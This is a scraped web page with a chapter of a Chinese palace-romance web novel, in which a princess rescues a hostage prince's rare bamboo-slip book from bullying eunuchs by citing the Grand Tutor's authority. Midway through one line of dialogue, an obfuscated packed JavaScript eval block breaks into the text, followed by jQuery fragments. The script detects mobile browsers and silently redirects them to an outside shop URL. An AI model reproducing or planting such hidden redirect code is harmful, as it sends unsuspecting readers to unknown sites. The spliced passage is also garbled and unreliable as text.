文趣网 > 其他小说 > 虐文女主动心要命 > 6. 她给他解了围
    “谢公子?”

    为首的内侍像是听见了什么天大的笑话,抬起脚就重重往散落的竹简上碾去,竹片被碾得发出轻微的碎裂声。

    “一个寄人篱下的阶下囚,也配称‘公子’?我偏踩了,又能如何?就算毁了这破竹简,他难不成还敢来找爷讨说法?”

    沈绾月的目光,死死锁在那些散落的竹简上。

    那竹简的装帧、上面的朱砂标记,她看得清清楚楚。

    那是前日苏怀瑾特意跟她提及的孤本《行军六略》。

    苏怀瑾曾反复叮嘱,此书孤本仅存一套,珍贵无比。

    如若错一字、污一页,便算是毁了全书。

    届时追责下来,别说谢珩,就连负责看管的宫人,都难逃惩处。

    青黛伸手拉住沈绾月的衣袖,急急忙忙劝道:“公主,那是谢公子的差事,是他的麻烦,咱们快走吧,别卷入这是非里,惹祸上身!”

    青黛的话,像一盆冷水,浇在沈绾月的心头,让她瞬时清醒了几分。

    谢珩的死活,本都与她无关。

    她只要离他远些,就能保住自己的性命。

    何必去多管闲事,引火上身。

    可她的眸光,却控制不住地,飘向了回廊转角的阴影里。

    那里,静静立着一道素色身影。

    是谢珩。

    他定然是看见了,也定然是听见了。

    他看着自己的内侍被人欺辱,看着自己要抄录的孤本被人践踏。

    可他,却只是静立着,像一尊凝了寒的石像,连动都不曾动一下。

    仿佛眼前这一切不堪,都与他无关。仿佛所有的欺辱、嘲讽,他都早已习惯、麻木。

    沈绾月的心,像是被寒雾裹着的碎砾碾过。

    细密的疼意层层漫上来,一点点盖过了心底残存的恐惧。

    沈绾月望着谢珩那副事不关己的淡漠模样,心底无端腾起一股火气。

    她气他一味隐忍,气他沉默无言,更气他身陷泥沼、受尽折辱,却依旧不肯低头,不肯求饶。

    可这满腔怒火之下,翻涌的却是丝丝缕缕、挥之不去的酸涩。

    她一遍遍告诫自己,绝不能心软。

    他是谢珩,是未来会毁了她一切的仇人。可眼前这个清俊少年,不过是个任人欺凌、无处可依的质子。

    那点克制不住的恻隐,如同挣脱束缚的藤蔓,在心底疯狂滋长,死死缠住心脏,令她窒息难安。

    她再也无法冷眼旁观,再也无法装作毫不在意。

    沈绾月深吸一口气,提着裙摆,快步从廊柱后转了出来。

    她的声音带着惯有的骄纵,如同惊雷劈散了周遭的喧闹,也劈碎了自己最后的犹豫。

    “都给本公主住手!”

    那些正在推搡叫嚣的内侍,被这突如其来的声音吓了一跳,连忙回头。

    当看清来人是沈绾月时,他们脸上的嚣张气焰登时消失得无影无踪,“噗通”一声跪倒在地。

    “参、参见公主殿下!公主千岁千岁千千岁!”

    被欺负的小内侍,像是抓住了最后一根救命稻草,连滚带爬地磕头,声音哽咽:“公主殿下救命!求公主殿下救救这些竹简,救救谢公子……”

    可沈绾月的视线,却越过磕头的小内侍,越过地上的狼藉,直直落在了廊下的谢珩身上。

    她的声音娇软清甜,像含着颗蜜饯。

    她故意扬高了声调,让廊里廊外的人,都听得一清二楚。

    “吵什么?本公主在这儿歇凉,都被你们这些奴才扰了清静,活腻歪了不成?”

    为首的内侍,见状谄媚地赔笑,连连磕头:“回公主殿下,都是这小奴才不长眼,走路冲撞了奴才们,还敢拿那南宸质子当幌子,奴才们一时气不过,才教训了他几句。”

    “谢公子?”

    沈绾月轻笑一声,往前走了两步,居高临下地看着地上狼藉的竹简。

    她的脚尖明明已经碰到了一片沾了泥水的竹片,却又生生偏开了半分,半点都没碾上去。

    “一个南宸来的质子,也配让你们这般兴师动众?”

    这话一出,内侍们先是一愣,随即脸上都堆起了了然的笑容,只当公主也是瞧不上谢珩的,是来训斥这个不知天高地厚的小内侍的。

    那为首的内侍,更是得了势一般,恶狠狠地瞪着地上的小内侍:“公主说得是!这等阶下囚的东西,踩碎了又何妨?奴才这就把这些破竹简,全部踩碎,给公主出气!”

    小内侍吓得浑身发抖,眼泪掉了出来:“公主殿下,这是崇文殿的孤本啊,毁了就再也没有了,谢公子会被太傅责罚的,求公主殿下开恩……”

    “孤本?”

    沈绾月挑眉,缓缓转头,目光再次落在廊下的谢珩身上。

    “谢珩,你瞧瞧你这奴才,倒会往自己脸上贴金。你也不瞧瞧自己是什么身份,也配用崇文殿的孤本?也配让奴才这般护着?”

    廊下的身影,终于动了。

    谢珩从阴影里走了出来,一袭素色锦袍洗得微微泛白,反倒更衬得他身姿挺拔、清隽绝尘。

    他垂着的眸子里,没有愤怒,没有委屈,只有一片深不见底的平静。仿佛方才被欺辱的,不是他的人,被践踏的,不是他的东西。

    他一步步走到沈绾月面前,距离不远不近,随即屈膝躬身,行了一个标准的臣子之礼。

    他的声音没有波澜,半分情绪也未显露,只淡淡道。

    “臣,知错。”

    那副逆来顺受、低眉顺眼的模样,没有半分往日的清贵,在沈绾月眼里只剩全然的卑微。

    她心头一堵,像被什么东西死死噎住了,闷得发慌。

    她慌忙偏过头,对着那些内侍们扬声道:“这竹简既然脏了,便……”

    “烧”字已经到了嘴边,被她硬生生咽了回去。“便收去崇文殿,仔细擦拭修补!太傅前日才跟本公主说,这孤本是传世之宝,半点毁不得,你们若是敢烧了,仔细你们的皮!届时太傅追责下来,本公主可保不住你们!”

    内侍们的笑容,瞬间僵在了脸上,面面相觑,一脸茫然。

    为首的那位内侍忍不住壮着胆子,问道:“公主,你方才不是说……说谢公子不配用这孤;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17740149|209096||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    本吗?”

    “本公主说什么了?”

    沈绾月冷冷瞥了他们一眼,娇软的嗓音添了几分凌厉,语气带着些许不耐烦的呵斥。

    “本公主说,质子不配私藏孤本,没说要毁了太傅的心血!你们是聋了,还是故意曲解本公主的意思,想抗太傅的令?”

    内侍们听了吓得魂飞魄散,急忙磕头求饶。

    “奴才不敢!奴才不敢曲解公主的意思!”沈绾月的目光,又落回了谢珩身上。

    “还有,往后这宫里,谁要是再敢对谢珩和他身边的人动手动脚,便是不把太傅放在眼里!太傅爱惜孤本,你们若是伤了抄书的人,耽误了抄录进度,看太傅怎么罚你们!”

    这话听着,是斥责,是警告,可实则,却是给谢珩立了一道护身符。

    往后,再有人想刁难谢珩,便要掂量掂量,自己是不是敢得罪太傅。

    内侍们只当公主是看在太傅的面子上,不愿这孤本被毁,连声应道:“奴才们遵旨!奴才们记住了,往后再也不敢刁难谢公子和他身边的人了!”

    沈绾月这才悄悄松了松攥紧的指尖,掌心早已被掐出了红痕。

    她瞥了一眼地上的小内侍,又快速扫过依旧面无表情的谢珩,故意装出一副不耐烦的模样,转身对青黛道:“走,回宫。这地方,吵得慌。”

    她的脚步放得轻快,裙摆扫过地面,发出轻微的声响,仿佛真的只是做了一件无关紧要的小事。

    可路过谢珩身边时,一阵清风拂过,卷起他衣间淡淡的松雪气息,也卷来他极低极低的一句话。

    轻得像羽毛,却又带着沉甸甸的质感,清晰地传入她的耳中。

    “谢公主。”

    她不敢回头,不敢去看他的眼睛,不敢去探究他这句话里,到底藏着什么情绪,只能攥紧裙摆,连脊背都绷得笔直,脚步更快地往前走。

    而她身后,谢珩始终垂着眼帘,长睫如墨蝶敛翼,将所有情绪都掩得严严实实。

    他的目光落在沈绾月飘动的宫裙下摆,那菱角纹随着她轻快的步履轻晃。

    待那道身影渐行渐远,宫裙曳地的纹路在转角彻底隐去,他才缓缓抬眸。

    垂敛已久的眼底,凝着一点极淡、极沉的光,如暗夜云隙间深藏的星子,亮得隐晦,无人窥见。

    那点微光在眸底微一翻涌,转瞬即逝,快得抓不住半分痕迹。

    他侧头吩咐身旁的小内侍:“收拾竹简,回院。”

    小内侍捧着收拾好的竹简跟上谢珩离去。*

    行至宫道拐角的阴影处,方才还瑟瑟发抖的少年,忽然缓缓直起了腰身。

    他抬手拭去脸上泪痕,揉了揉眼角眉梢,方才那副怯懦畏缩的模样尽数褪去,取而代之的,是一身朗俊洒脱的气度。

    云辞随手扯开内侍服的领口,露出内里月白锦衫的边角,原本刻意佝偻的身形骤然舒展挺拔,眉眼间飞扬意气尽显。

    “方才那出戏演得我腰酸背痛,没想到那位公主看着天真,心思倒挺通透,竟能借着太傅的名头给你解围,既没落了自己的面子,又护了你周全,倒是令人刮目相看。”